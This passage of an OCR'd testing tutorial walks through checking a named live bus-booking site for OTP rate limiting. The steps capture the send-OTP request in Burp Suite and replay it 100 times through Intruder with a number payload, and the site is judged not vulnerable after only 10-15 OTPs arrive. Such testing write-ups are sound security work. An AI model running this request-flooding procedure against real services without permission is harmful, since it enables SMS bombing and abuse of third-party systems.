


Step 7: Now go to login tab again and click on send OTP




Step 8: Go to burp suite and check the capture and host name


Here host name we are getting www.freshbus.com so its right




Step 9: Now right click and select send it to intruder




STEP 10: Turn off the intercept




Step 11: Go to intruder tab and clear the highlighted things




Step 12 : Check accept-language line where 1=0.9 is written select 9 and click on add



After adding will get q=0.9




Step 13: Now go to payload tab




Step 14: Select payload type as **Number**


In payload setting edit **From** as 1 and **To** as 100




Step 15: click on start attack

Step 16: if u get 100 otps on your mobile then it is vulnerable and if u don't get 100 otp's then its not vulnerable






Step 17: we are receiving only few otps around 10 to 15 that's why **it is not vulnerable**

